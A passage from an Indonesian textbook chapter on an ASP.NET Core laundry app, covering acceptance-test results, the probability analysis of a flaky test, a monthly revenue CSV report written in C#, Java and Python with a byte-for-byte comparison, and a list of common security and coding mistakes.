4	salinan 84 kolom, sebelum suntingan terakhir	151 lulus, 1 gagal, 1 dilewati	TC-8.4
5	salinan 84 kolom, sebelum suntingan menu	152 lulus, 1 dilewati	tidak ada
6	salinan 84 kolom, versi jadi	152 lulus, 1 dilewati	tidak ada

Eksekusi 1 memiliki dua kegagalan, TC-5.8 dan TC-6.8, keduanya dengan `ConnectionRefusedError`: di tengah setiap uji server berhenti menjawab, dan lognya berakhir dengan *Application is shutting down*. Mesinnya saat itu dipakai bersama oleh *build* lain yang berat,

dan penyebabnya berada di luar aplikasi; tidak ada eksekusi lain yang mengulanginya, dan kedua uji lulus pada setiap eksekusi berikutnya. Hal ini dicatat di sini karena laporan yang diam-diam membuang eksekusi yang tidak menyenangkan bukanlah laporan.

Eksekusi 2 dan 4 masing-masing memiliki satu kegagalan, pada uji yang sama, dan yang ini lebih menarik. Eksekusi 2 mencetak:

```
_____________________ test_tc_8_4_washer_sees_no_money _____________________
...
>       assert "Rp" not in html
E       assert 'Rp' not in '<!doctype h...>\n</html>\n'
E
E         'Rp' is contained here:
E           FsxMXYl_gNRpHMr-luCw1KaFeMONCm9LSRbwF5KnkNTYQKSsq8aV2n4JG6IfOv5jUtmA">
```

TC-8.4 login sebagai pencuci `cuci1` dan memeriksa bahwa *dashboard*-nya tidak menampilkan uang: teks `Rp` tidak boleh muncul. Teks itu muncul, tetapi bukan sebagai uang. Ia berada di dalam token *antiforgery* tersembunyi pada formulir logout, untaian acak huruf, angka, `-`, dan `_`, yang kebetulan memuat dua karakter `R` dan `p` bersebelahan. Uji itu mencari di HTML mentah, bukan di teks yang dilihat orang. Dengan token sekitar 155 karakter dari alfabet 64 simbol, masing-masing dari 154 pasangan bersebelahan bernilai `Rp` dengan peluang $1/64^2$, sehingga peluang sebuah halaman gagal dalam uji itu secara kebetulan adalah

$$P = 1 - \left(1 - \frac{1}{4096}\right)^{154} \approx 0.037 \tag{12.2}$$

sekitar satu dari 27 eksekusi. Menurut Persamaan (12.2) uji ini **flaky**: ia gagal secara acak karena alasan yang tidak berkaitan dengan kebutuhan yang diperiksanya. Perbaikan yang benar ada di uji, bukan di aplikasi: carilah di teks yang terlihat (*harness* sudah memiliki pembantu `page_text()` yang membuang *tag*-nya) atau buang dulu *field* tersembunyi. Jalur Flask dan servlet lebih jarang terkena uji yang sama hanya karena token mereka lebih pendek. Menjalankan ulang TC-8.4 lima kali berturut-turut pada *build* yang sama memberi lima kelulusan (`runs/tc_8_4_reruns.txt`), persis seperti yang diramalkan Persamaan (12.2).

Eksekusi 4 gagal dengan cara yang sama dengan token lain (`...0QCNUrxQD9RpQflp...`). **Eksekusi 3, 5, dan 6** meluluskan ke-152 uji dengan satu uji HTTPS yang biasa dilewati; eksekusi 6, pada salinan jadi di `Code_new/Chapter12/aspnet` setelah perubahan format terakhir (menu `_Layout.cshtml`), berakhir dalam 203,56 detik dengan:

```
SKIPPED [1] conftest.py:272: HTTPS is not available in the black-box harness
152 passed, 1 skipped, 2 deselected in 203.56s (0:03:23)
```

Setiap kasus rencana uji dari rangkaian Flask lulus pada jalur ini: login dan peran, pelanggan, harga, nota baru termasuk *rollback* dengan injeksi kesalahan, alur kerja termasuk dua pencuci pada saat yang sama, pembayaran, nota cetak, *dashboard* dan setiap angka laporan yang dibandingkan dengan `database/queries.sql`, cek status, contoh API dari `docs/api.md`, dan kasus-kasus nonfungsional. Karena penyimpanannya menulis berkas CSV, *harness* juga membangun ulang salinan SQLite dari data setelah setiap perubahan *melalui* `schema.sqlite.sql`, sehingga setiap baris yang ditulis aplikasi ini lolos dari *constraint* CHECK dan *foreign key* skema dari Bab 6.

Harness meneruskan setiap argumen setelah target ke pytest, sehingga satu uji dapat dijalankan sendirian selama Anda mengerjakannya:

```
python3 ../acceptance/run_acceptance.py aspnet -k tc_8_4
```

Begitulah `runs/tc_8_4_reruns.txt` dibuat: lima eksekusi, masing-masing berakhir dengan *1 passed, 154 deselected* dalam sekitar 1,6 detik, dibandingkan lebih dari tiga menit untuk seluruh rangkaian. Dua opsi pytest lain berguna di sini: `-x` berhenti pada kegagalan pertama, dan `--lf` (*last failed*) hanya menjalankan uji yang gagal pada eksekusi sebelumnya. Satu peringatan patut diletakkan di samping perintah-perintah ini. *Harness* menjalankan `bin/Release/net10.0/ProfitinaLaundry.dll` hasil kompilasi, bukan kode sumbernya, sehingga perubahan pada berkas `.cs` atau `.cshtml` tidak terlihat oleh rangkaian uji sampai `dotnet build -c Release` dijalankan lagi; uji yang tetap gagal setelah kodenya Anda perbaiki, atau yang lulus sebelum Anda memperbaikinya, sangat sering disebabkan oleh *build* yang basi.

> **WAWASAN KUNCI: UJI YANG FLAKY ADALAH BUG YANG MEMILIKI PELUANG.** Ketika sebuah uji gagal sekali lalu lulus pada eksekusi berikutnya, godaannya adalah mengangkat bahu dan menjalankan ulang. Lakukan yang sebaliknya: temukan penyebabnya, tuliskan peluangnya, dan perbaiki. Rangkaian uji yang kadang-kadang gagal tanpa alasan mengajari semua orang untuk mengabaikan kegagalan, lalu kegagalan yang sungguhan ikut diabaikan.

12.16 Satu Fitur dalam C#, Java, dan Python: Laporan Bulanan


12.16.1 Aturannya

Laporan pendapatan bulanan (FR-9, layar S12, **Gambar 12.6**) menghitung dua hal yang berbeda per bulan. Dengan B_m adalah nota yang **masuk** pada bulan m dan P_m adalah pembayaran yang **dilakukan** pada bulan m,

$$bills_m = |B_m|, \qquad charged_m = \sum_{b \in B_m} payment_b \tag{12.3}$$

$$received_m = \sum_{p \in P_m} amount_p \tag{12.4}$$

dan bulan tanpa nota tetap muncul dengan angka nol. Untuk Oktober 2025, 171 nota masuk dengan total tagihan Rp 8.362.000, dan Rp 7.686.000 dibayarkan selama bulan itu, sebagian untuk nota September dan sebagian lagi untuk nota Oktober yang masih terbuka. Selama setahun penuh jumlahnya adalah 2.953 nota, Rp 144.213.000 ditagihkan, dan Rp 142.684.000 diterima; selisihnya, Rp 1.529.000, adalah piutang pada akhir September ditambah nilai pekerjaan yang dibatalkan.



Gambar 12.6 Laporan pendapatan bulanan jalur ASP.NET Core untuk Oktober 2025 sampai September 2026, dengan tautan *Download CSV*.

Unduhan CSV harus mengikuti AC-9.4: UTF-8, baris judul, koma, angka polos tanpa pemisah ribuan, dan, sebagaimana ditetapkan RFC 4180 untuk CSV, CRLF di akhir setiap baris [15]. Subbab ini menghitung berkas yang sama tiga kali dari ekspor CSV, dalam C#, Java, dan Python, lalu membandingkan ketiganya dengan unduhan dari aplikasi yang sedang berjalan.

12.16.2 C

Kode 12.27 `monthly/csharp/Program.cs`: program konsol dengan *top-level statements*. Dua *dictionary* mengumpulkan Persamaan (12.3) dan Persamaan (12.4); sebuah perulangan atas bulan-bulan menulis satu baris untuk masing-masing.

```
// The monthly revenue report (FR-9, AC-9.4), read straight from the CSV export
// of laundry.db - the same files the ASP.NET track's CSV store works on.
//
//   dotnet run -- ../../database/csv 2025-10 2026-09
//
// Prints exactly the bytes of GET /reports/monthly?format=csv: a header row,
// one row per month (months without bills included), CRLF line ends.
using System.Globalization;
using System.Text;

var folder = args.Length > 0 ? args[0] : "../../database/csv";
var first = args.Length > 1 ? args[1] : "2025-10";
var last = args.Length > 2 ? args[2] : "2026-09";

// Bills count in the month they ARRIVED; money counts when it was PAID.
var charged = new Dictionary<string, (long Bills, long Rupiah)>();
foreach (var row in ReadCsv(Path.Combine(folder, "Bill.csv")))
{
    var month = row["arrived"][..7];                        // "2025-10"
    var (bills, rupiah) = charged.GetValueOrDefault(month);
    charged[month] = (bills + 1, rupiah + Money(row["payment"]));
}
var received = new Dictionary<string, long>();
foreach (var row in ReadCsv(Path.Combine(folder, "Payment.csv")))
{
    var month = row["paid_at"][..7];
    received[month] = received.GetValueOrDefault(month) + Money(row["amount"]);
}

var csv = new StringBuilder("month,bills,charged,received\r\n");
var day = FirstDay(first);
var end = FirstDay(last);
for (; day <= end; day = day.AddMonths(1))
{
    var key = day.ToString("yyyy-MM", CultureInfo.InvariantCulture);
    var (bills, rupiah) = charged.GetValueOrDefault(key);
    csv.Append(CultureInfo.InvariantCulture,
        $"{key},{bills},{rupiah},{received.GetValueOrDefault(key)}\r\n");
}
Console.Out.Write(csv.ToString());

static DateOnly FirstDay(string month) =>                   // "2025-10"
    DateOnly.ParseExact(month + "-01", "yyyy-MM-dd", CultureInfo.InvariantCulture);
```

Kode 12.27 (Lanjutan) *monthly/csharp/Program.cs: program konsol dengan top-level statements. Dua dictionary mengumpulkan Persamaan (12.3) dan Persamaan (12.4); sebuah perulangan atas bulan-bulan menulis satu baris untuk masing-masing.*

```
// "35000.00" -> 35000 (DECIMAL(10,2) in the database, whole rupiah in the app).
static long Money(string text) =>
    (long)decimal.Parse(text, NumberStyles.Number, CultureInfo.InvariantCulture);

// A small CSV reader (RFC 4180): commas, "quoted, fields" and "" inside quotes.
// Each row becomes a dictionary: column name from the header -> text.
static IEnumerable<Dictionary<string, string>> ReadCsv(string path)
{
    string[]? header = null;
    foreach (var fields in Records(File.ReadAllText(path, Encoding.UTF8)))
    {
        if (header is null) { header = fields; continue; }
        if (fields.Length == 1 && fields[0].Length == 0) continue;   // empty line
        yield return header.Zip(fields).ToDictionary(p => p.First, p => p.Second);
    }
}

static IEnumerable<string[]> Records(string text)
{
    var fields = new List<string>();
    var field = new StringBuilder();
    var quoted = false;
    for (var i = 0; i < text.Length; i++)
    {
        var c = text[i];
        if (quoted)
        {
            if (c == '"' && i + 1 < text.Length && text[i + 1] == '"')
            {
                field.Append('"');                          // "" is one quote
                i++;
            }
            else if (c == '"') quoted = false;
            else field.Append(c);
        }
        else if (c == '"') quoted = true;
        else if (c == ',') { fields.Add(field.ToString()); field.Clear(); }
        else if (c == '\n')
        {
            fields.Add(field.ToString().TrimEnd('\r'));
            field.Clear();
            yield return fields.ToArray();
            fields.Clear();
        }
        else field.Append(c);
    }
```

Kode 12.27 (Lanjutan) *monthly/csharp/Program.cs: program konsol dengan top-level statements. Dua dictionary mengumpulkan Persamaan (12.3) dan Persamaan (12.4); sebuah perulangan atas bulan-bulan menulis satu baris untuk masing-masing.*

```
    if (field.Length > 0 || fields.Count > 0)
    {
        fields.Add(field.ToString());
        yield return fields.ToArray();
    }
}
```

Berkas proyek program ini menyatakan `<OutputType>Exe</OutputType>` dan memakai `Microsoft.NET.Sdk` biasa, bukan Web SDK: ia program konsol biasa. `GetValueOrDefault` mengembalikan nol untuk bulan yang tidak memiliki entri, dan begitulah bulan kosong muncul.

Pembaca CSV di bagian bawah menangani *field* bertanda kutip dan tanda kutip ganda, karena `Customer.csv` memuat alamat seperti `"Jl. Medokan Asri No. 66, Rungkut, Surabaya"`; `Bill.csv` dan `Payment.csv` tidak memerlukannya, tetapi pembaca CSV yang hanya berfungsi pada berkas yang ramah adalah *bug* yang menunggu datanya. `(long)decimal.Parse(...)` mengubah `35000.00` dari basis data menjadi 35000, dan `CultureInfo.InvariantCulture` memastikan bahwa komputer yang diatur ke bahasa Indonesia, yang pemisah desimalnya koma, membaca titiknya dengan benar.

12.16.3 Java dan Python

Kode 12.28 `monthly/java/MonthlyReport.java`, `main()` dan `money()`: `YearMonth` menelusuri bulan-bulan, `merge(..., Long::sum)` menambahkan sebuah pembayaran ke bulannya; pembaca CSV-nya sama dengan versi C#.

```
    public static void main(String[] args) throws IOException {
        String folder = args.length > 0 ? args[0] : "../../database/csv";
        YearMonth first = YearMonth.parse(args.length > 1 ? args[1] : "2025-10");
        YearMonth last = YearMonth.parse(args.length > 2 ? args[2] : "2026-09");

        Map<String, long[]> charged = new HashMap<>();     // month -> {bills, Rp}
        for (Map<String, String> row : read(Path.of(folder, "Bill.csv"))) {
            long[] c = charged.computeIfAbsent(row.get("arrived").substring(0, 7),
                    k -> new long[2]);
            c[0]++;
            c[1] += money(row.get("payment"));
        }
        Map<String, Long> received = new HashMap<>();
        for (Map<String, String> row : read(Path.of(folder, "Payment.csv"))) {
            received.merge(row.get("paid_at").substring(0, 7),
                    money(row.get("amount")), Long::sum);
        }

        StringBuilder csv = new StringBuilder("month,bills,charged,received\r\n");
        for (YearMonth m = first; !m.isAfter(last); m = m.plusMonths(1)) {
            String key = m.toString();                          // "2025-10"
            long[] c = charged.getOrDefault(key, new long[2]);
            csv.append(key).append(',').append(c[0]).append(',').append(c[1])
               .append(',').append(received.getOrDefault(key, 0L)).append("\r\n");
        }
        System.out.write(csv.toString().getBytes(StandardCharsets.UTF_8));
        System.out.flush();
    }

    /** "35000.00" -> 35000. */
    static long money(String text) {
        return new BigDecimal(text).longValueExact();
    }
```

Kode 12.29 `monthly/python/monthly_report.py`: `csv.DictReader` membaca berkas, `defaultdict(int)` memberi nol untuk bulan yang tidak ada, dan keluarannya ditulis sebagai bita agar setiap baris berakhir dengan CRLF di setiap sistem operasi.

```
"""The monthly revenue report (FR-9, AC-9.4) from the CSV export of laundry.db.

    python monthly_report.py ../../database/csv 2025-10 2026-09

The Python twin of csharp/Program.cs: the same rules (bills by the month they
arrived, money by the month it was paid) and the same bytes on standard output.
"""
import csv
import os
import sys
from collections import defaultdict
from decimal import Decimal


def read(folder, table):
    with open(os.path.join(folder, table + ".csv"), newline="",
              encoding="utf-8") as f:
        yield from csv.DictReader(f)


def months(first, last):
    year, month = map(int, first.split("-"))
    while f"{year:04d}-{month:02d}" <= last:
        yield f"{year:04d}-{month:02d}"
        year, month = (year + 1, 1) if month == 12 else (year, month + 1)


def main():
    args = sys.argv[1:] + [None, None, None]
    folder = args[0] or "../../database/csv"
    first, last = args[1] or "2025-10", args[2] or "2026-09"
    bills, charged, received = defaultdict(int), defaultdict(int), defaultdict(int)
    for row in read(folder, "Bill"):
        month = row["arrived"][:7]
        bills[month] += 1
        charged[month] += int(Decimal(row["payment"]))    # "35000.00" -> 35000
    for row in read(folder, "Payment"):
        received[row["paid_at"][:7]] += int(Decimal(row["amount"]))
    lines = ["month,bills,charged,received"]
    for m in months(first, last):
        lines.append(f"{m},{bills[m]},{charged[m]},{received[m]}")
    # Binary output: exactly "\r\n" after every line, on every operating system.
    sys.stdout.buffer.write(("\r\n".join(lines) + "\r\n").encode("utf-8"))


```

Kode 12.29 (Lanjutan) *monthly/python/monthly_report.py: csv.DictReader membaca berkas, defaultdict(int) memberi nol untuk bulan yang tidak ada, dan keluarannya ditulis sebagai bita agar setiap baris berakhir dengan CRLF di setiap sistem operasi.*

```
if __name__ == "__main__":
    main()
```

Program Python menulis ke `sys.stdout.buffer` alih-alih memakai `print` karena alasan yang mudah terlewat: di Windows, keluaran teks Python menerjemahkan `\n` menjadi `\r\n`, sehingga mencetak `"...\r\n"` akan menghasilkan `\r\r\n` di sana dan berkas yang berbeda. Menulis bita menghindari terjemahan itu. Program Java memakai `System.out.write` atas bita karena alasan yang sama, dan `Decimal` di Python serta `BigDecimal` di Java mengurai `35000.00` secara eksak, sedangkan bilangan *floating-point* biner tidak.

12.16.4 Membuktikan bahwa semuanya sepakat

Kode 12.30 menjalankan ketiga program pada ekspor CSV, mengunduh CSV pemilik dari jalur ASP.NET Core yang sedang berjalan, lalu membandingkan keempat untaian bita.

Kode 12.30 `monthly/compare_monthly.py`: login ke API sebagai pemilik, mengambil `/api/reports/monthly?format=csv`, menjalankan ketiga program, dan membandingkan panjang serta *digest* SHA-256.

```
def server_csv(base):
    jar = urllib.request.HTTPCookieProcessor(http.cookiejar.CookieJar())
    opener = urllib.request.build_opener(jar)
    login = urllib.request.Request(
        base + "/api/login", method="POST",
        data=json.dumps({"email": "owner@profitina-laundry.example",
                         "password": "Owner#2026"}).encode(),
        headers={"Content-Type": "application/json"})
    opener.open(login).read()
    url = (f"{base}/api/reports/monthly?from={FIRST}-01&to={LAST}-30"
           "&format=csv")
    with opener.open(url) as response:
        return response.read(), response.headers["Content-Type"]


def main():
    folder = os.path.abspath(sys.argv[1])
    answers = {
        "C#": program(["dotnet", "bin/Release/net10.0/MonthlyReport.dll",
                       folder, FIRST, LAST], os.path.join(HERE, "csharp")),
        "Java": program(["java", "MonthlyReport.java", folder, FIRST, LAST],
                        os.path.join(HERE, "java")),
        "Python": program([sys.executable, "monthly_report.py", folder, FIRST,
                           LAST], os.path.join(HERE, "python")),
    }
    if len(sys.argv) > 2:
        answers["ASP.NET server"], kind = server_csv(sys.argv[2])
        print("server Content-Type:", kind)
    reference = answers["C#"]
    for name, data in answers.items():
        digest = hashlib.sha256(data).hexdigest()[:16]
        verdict = "same" if data == reference else "DIFFERENT"
        print(f"{name:<15} {len(data):>4} bytes  sha256 {digest}...  {verdict}")
    print(reference.decode().replace("\r\n", "\n"), end="")
    sys.exit(0 if all(d == reference for d in answers.values()) else 1)
```

Dengan jalur ini berjalan pada porta 6121 di atas salinan data yang segar:

```
$ python3 compare_monthly.py ../database/csv http://127.0.0.1:6121
server Content-Type: text/csv; charset=utf-8
C#              398 bytes  sha256 cb186e454a4884af...  same
Java            398 bytes  sha256 cb186e454a4884af...  same
Python          398 bytes  sha256 cb186e454a4884af...  same
ASP.NET server  398 bytes  sha256 cb186e454a4884af...  same
month,bills,charged,received
2025-10,171,8362000,7686000
2025-11,204,9561000,9509000
2025-12,276,13406000,13047000
2026-01,235,11551000,11514000
2026-02,268,13398000,13139000
2026-03,317,15927000,15159000
2026-04,290,14391000,14999000
2026-05,248,11933000,12076000
2026-06,217,10702000,10422000
2026-07,255,12568000,12709000
2026-08,216,10501000,10336000
2026-09,256,11913000,12088000
(exit code 0)
```

Keempat jawaban sama-sama berukuran 398 bita dengan *digest* SHA-256 yang sama. Program konsol C#, program Java dan Python, serta aplikasi web, yang laporannya melewati `ILaundryStore.ChargedByMonth()`, `ReceivedByMonth()`, dan `ReportService.Csv()` (**Kode 12.31**), sepakat sampai bita terakhir, termasuk akhir baris CRLF dan `Content-Type: text/csv; charset=utf-8` yang ditulis .NET dengan spasi yang diharapkan uji Flask.

Kode 12.31 `Logic/Reports.cs`: kasus bulanan dari `Run()`, yang mengisi setiap bulan dalam periode, dan `Csv()`, yang menulis baris judul dan baris-baris data dengan CRLF serta memberi tanda kutip pada sebuah sel hanya jika sel itu memuat koma, tanda kutip, atau pergantian baris.

```
        case "monthly": {
            var charged = store.ChargedByMonth(from, to, outletId)
                .ToDictionary(m => m.Month);
            var received = store.ReceivedByMonth(from, to, outletId)
                .ToDictionary(m => m.Month, m => m.Received);
            var rows = Rules.MonthList(start, end)
                .Select(m => new Dictionary<string, object?>
                {
                    ["month"] = m,
                    ["bills"] = charged.TryGetValue(m, out var c) ? c.Bills : 0L,
                    ["charged"] = c?.Charged ?? 0L,
                    ["received"] = received.GetValueOrDefault(m),
                })
                .ToList();
            var total = new Dictionary<string, object?>
            {
                ["bills"] = rows.Sum(r => (long)r["bills"]!),
                ["charged"] = rows.Sum(r => (long)r["charged"]!),
                ["received"] = rows.Sum(r => (long)r["received"]!),
            };
            return new Report(name,
                start.ToString("yyyy-MM", CultureInfo.InvariantCulture),
                end.ToString("yyyy-MM", CultureInfo.InvariantCulture),
                rows, total, rows.Count, 0);
        }
    public static string Csv(Report report)
    {
        var columns = CsvColumns[report.Name];
        var sb = new StringBuilder();
        sb.Append(string.Join(",", columns)).Append("\r\n");
        foreach (var row in report.Rows)
        {
            var cells = columns
                .Select(c => row[c] switch
                {
                    null => "",
                    double d => Fmt.Pct(d),
                    var v =>
                        Convert.ToString(v, CultureInfo.InvariantCulture) ?? "",
                })
                .Select(t => t.IndexOfAny([',', '"', '\n', '\r']) >= 0
                    ? "\"" + t.Replace("\"", "\"\"") + "\""
                    : t);
            sb.Append(string.Join(",", cells)).Append("\r\n");
        }
        return sb.ToString();
```

Kode 12.31 (Lanjutan) *Logic/Reports.cs: kasus bulanan dari Run(), yang mengisi setiap bulan dalam periode, dan Csv(), yang menulis baris judul dan baris-baris data dengan CRLF serta memberi tanda kutip pada sebuah sel hanya jika sel itu memuat koma, tanda kutip, atau pergantian baris.*

```
    }
```

Tabel 12.5 Laporan bulanan dalam tiga bahasa: dua jumlah yang sama dari Persamaan (12.3) dan Persamaan (12.4), dan kecermatan yang sama terhadap uang, bulan kosong, dan akhir baris.

Langkah	C#	Java	Python
membaca baris CSV	pembaca sendiri, `Dictionary`	pembaca sendiri, `HashMap`	`csv.DictReader`
uang `35000.00`	`decimal.Parse`	`BigDecimal`	`Decimal`
jumlah per bulan	`GetValueOrDefault` + *tuple*	`merge(..., Long::sum)`	`defaultdict(int)`
setiap bulan, juga yang kosong	`DateOnly.AddMonths(1)`	`YearMonth.plusMonths(1)`	`months()` sendiri
CRLF di setiap sistem	`"\r\n"` di dalam teks	`"\r\n"`, keluaran bita	bita ke `stdout.buffer`
tidak bergantung pada kultur	`InvariantCulture`	API tanpa `Locale`	tanpa *locale*

12.17 Profitina dalam Praktik

Profitina, platform visibilitas AI di `app.profitina.com`, adalah aplikasi Python, bukan aplikasi .NET, tetapi tiga pelajaran dari bab ini menggambarkan cara platform itu dibangun.

Satu antarmuka, beberapa implementasi. Pemindainya mengukur sebuah halaman web melalui banyak sinyal yang saling bebas, masing-masing berupa kelas yang mengimplementasikan satu antarmuka dan diberi skor serta dijelaskan tersendiri, persis seperti `CsvLaundryStore` dan `SqlLaundryStore` mengimplementasikan `ILaundryStore` dan dapat ditukar dengan satu pengaturan.

Dua basis data yang dijaga kejujurannya oleh uji. Produksi berjalan di PostgreSQL, sedangkan sebagian jalur uji memakai SQLite, dan sebuah penjaga terhadap dialek SQL membuat keduanya tetap selaras. Itulah tujuan `tests/SqlStoreCheck`: pemanggilan yang sama pada dua penyimpanan, dibandingkan hasil demi hasil.

Windows sebagai host produksi. Platform ini berjalan secara *native* di server Windows 11 sebagai *service* di belakang Cloudflare Tunnel, dan sebuah rilis baru dinyatakan berhasil setelah versi barunya menjawab *endpoint health*-nya. Aplikasi .NET di Windows, yang dipasang sebagai *service* di belakang IIS atau sebuah *tunnel*, dipasang dengan cara yang sama, seperti dijelaskan Bab 14 untuk jalur ini.

Studi kasus yang dapat dijalankan dan diperiksa tetaplah Profitina Laundry; yang terbawa adalah bentuknya.

12.18 Kesalahan yang Sering Terjadi, dan Cara Menghindarinya

Memasang *runtime* alih-alih SDK. `dotnet build` lalu mengatakan bahwa tidak ada SDK yang ditemukan. Pasanglah .NET 10 SDK.

Menambahkan *middleware* dalam urutan yang salah. `UseStaticFiles` setelah `Guard` membuat halaman login dimuat tanpa *stylesheet*-nya, dan penjaga yang ditambahkan setelah `MapRazorPages` tidak melindungi apa pun. Urutan adalah perilaku (**Kode 12.2**).

Mendaftarkan *state* per permintaan sebagai *singleton*. Dua permintaan akan berbagi *state* itu. Pakailah layanan *scoped* atau, seperti jalur ini, simpan *state* di sesi dan di penyimpanan.

Mematikan *antiforgery* tanpa menggantinya. `IgnoreAntiforgeryTokenAttribute` aman di jalur ini hanya karena `Guard` memeriksa setiap permintaan yang mengubah data (**Kode 12.10**); jika berdiri sendiri, atribut itu membuka setiap formulir terhadap CSRF.

Membangkitkan token *antiforgery* ketika halaman sedang ditulis. *Cookie*-nya tidak dapat diatur lagi. Bangkitkan sebelum *handler*, seperti dilakukan `OnPageHandlerExecuting` (**Kode 12.11**).

Memakai `@Html.Raw` untuk menampilkan nilai. Ia mematikan *encoding* Razor untuk nilai itu. Jangan pernah memakainya pada data yang diketik seseorang (**Kode 12.25**).

Menyusun SQL dengan interpolasi untai. `$"... WHERE id = '{id}'"` di C# sama berbahayanya dengan `+` di Java. Pakailah `?` dan parameter (**Kode 12.18**).

Menyebut *provider* di luar `#if`. Satu `using Microsoft.Data.Sqlite;` dalam berkas yang dikompilasi pada setiap *build* membuat seluruh proyek memerlukan paketnya (**Kode 12.21**).

Mengurai uang dengan kultur yang sedang berlaku. Di komputer yang diatur ke bahasa Indonesia, `decimal.Parse("35000.00")` tanpa `InvariantCulture` terbaca 3.500.000. Selalu berikan kulturnya (**Kode 12.27**).

Mencetak CRLF dengan `print` di Windows. Berkasnya mendapat `\r\r\n`. Tulislah bita (**Kode 12.29**).

Menguji *build* yang basi. *Harness* uji penerimaan menjalankan `bin/Release/net10.0/ProfitinaLaundry.dll`. Jalankan lagi `dotnet build -c Release` setelah setiap perubahan, atau rangkaian uji akan menguji kode kemarin (Subbab 12.15).

Membaca token tersembunyi yang salah. Halaman setelah login memiliki dua formulir, formulir halaman itu sendiri dan formulir logout di menu. Skrip yang membaca setiap `csrf_token` menggabungkan keduanya menjadi satu nilai yang rusak; ambillah yang pertama, seperti dilakukan **Kode 12.24**.

Mengharapkan karakter di HTML persis seperti yang diketik. Razor meng-*encode* `+`, `&`, `<`, dan karakter lain; *bank + transfer* tiba sebagai `bank + transfer` (**Kode 12.24**). Bandingkan teks yang sudah di-*decode*, bukan HTML mentah.

Memeriksa sebuah kata pada HTML mentah halaman. *Field* tersembunyi, token, dan skrip juga ada di HTML; bandingkan teks yang terlihat (Persamaan (12.2)).

12.19 Ringkasan Bab

ASP.NET Core di .NET 10 menjalankan jalur ini tanpa satu paket NuGet pun (**Tabel 12.1**, **Tabel 12.2**): `Program.cs` membaca pengaturan, mendaftarkan layanan *singleton*, dan menyusun *pipeline* berisi berkas statis, `Guard`, *routing*, Razor Pages, dan minimal endpoint (**Kode 12.2**, **Kode 12.1**, **Gambar 12.2**, **Tabel 12.3**), sedangkan *dependency injection* membangun objek-objeknya.

Razor Pages memasangkan berkas `.cshtml` dengan sebuah `PageModel` yang *handler* `OnGet` dan `OnPost`-nya memiliki tiga hasil setiap formulir, yaitu berhasil, 422, dan 409 (**Kode 12.3**, **Kode 12.4**, **Kode 12.5**, **Kode 12.6**, **Gambar 12.4**). *Tag helper*, *model binding*, *named handler*, dan *antiforgery* otomatis adalah bawaannya; proyek pendamping memperlihatkannya, dan jalur ini menggantinya dengan formulir biasa dan satu penjaga karena alasan yang dapat dinyatakannya (**Kode 12.7**, **Kode 12.8**, **Kode 12.9**).

Keamanan menempuh jalan yang sama seperti di setiap jalur: satu *middleware* untuk login, peran, *antiforgery*, dan galat (**Kode 12.10**, **Kode 12.12**, **Kode 12.11**), sesi di sisi server yang diperbarui saat login (**Kode 12.13**), PBKDF2 dengan kriptografi milik .NET sendiri (Persamaan (12.1), **Kode 12.14**), *encoding* Razor (**Kode 12.25**, **Gambar 12.5**), dan jawaban yang disusun dari *field* bernama (**Kode 12.26**).

Data tinggal di balik `ILaundryStore` (**Kode 12.15**, **Gambar 12.3**): penyimpanan CSV dengan salin-saat-transaksi dan berkas yang diganti melalui *rename* (**Kode 12.16**, **Kode 12.17**) dan penyimpanan ADO.NET dengan parameter dan transaksi sungguhan (**Kode 12.18**, **Kode 12.19**), yang *provider*-nya hanya dikompilasi di balik `#if` setelah `dotnet add package` (**Kode 12.20**, **Kode 12.21**). Aturannya adalah aturan setiap jalur (**Kode 12.22**, **Kode 12.23**, **Kode 12.31**), dan satu pembayaran melalui halaman-halaman memperlihatkan semuanya bekerja bersama (**Kode 12.24**).

Rangkaian uji penerimaan meluluskan setiap kasus rencana uji; satu eksekusi menemukan uji *flaky* yang peluang kegagalannya adalah Persamaan (12.2) (**Tabel 12.4**). **Satu laporan, empat implementasi, 398 bita yang identik** (Persamaan (12.3), Persamaan (12.4), **Kode 12.27**, **Kode 12.28**, **Kode 12.29**, **Kode 12.30**, **Tabel 12.5**, **Gambar 12.6**, **Gambar 12.1**).

